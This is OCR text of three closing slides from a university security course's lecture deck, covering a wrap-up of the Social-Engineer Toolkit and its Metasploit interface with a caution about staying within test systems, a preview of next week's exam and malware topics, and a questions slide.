


Wrapping Up SET

- Be careful. You could easily escape the boundary of your test systems
- I covered this area so you would see what was available and how it interfaces to Metasploit

MIS 5212.001 104

104




Next Week

- First Exam
- Following Week
  - Encoding and Encryption
  - Malware

MIS 5211.701 105

105



Questions

?

MIS 5211.701

106

106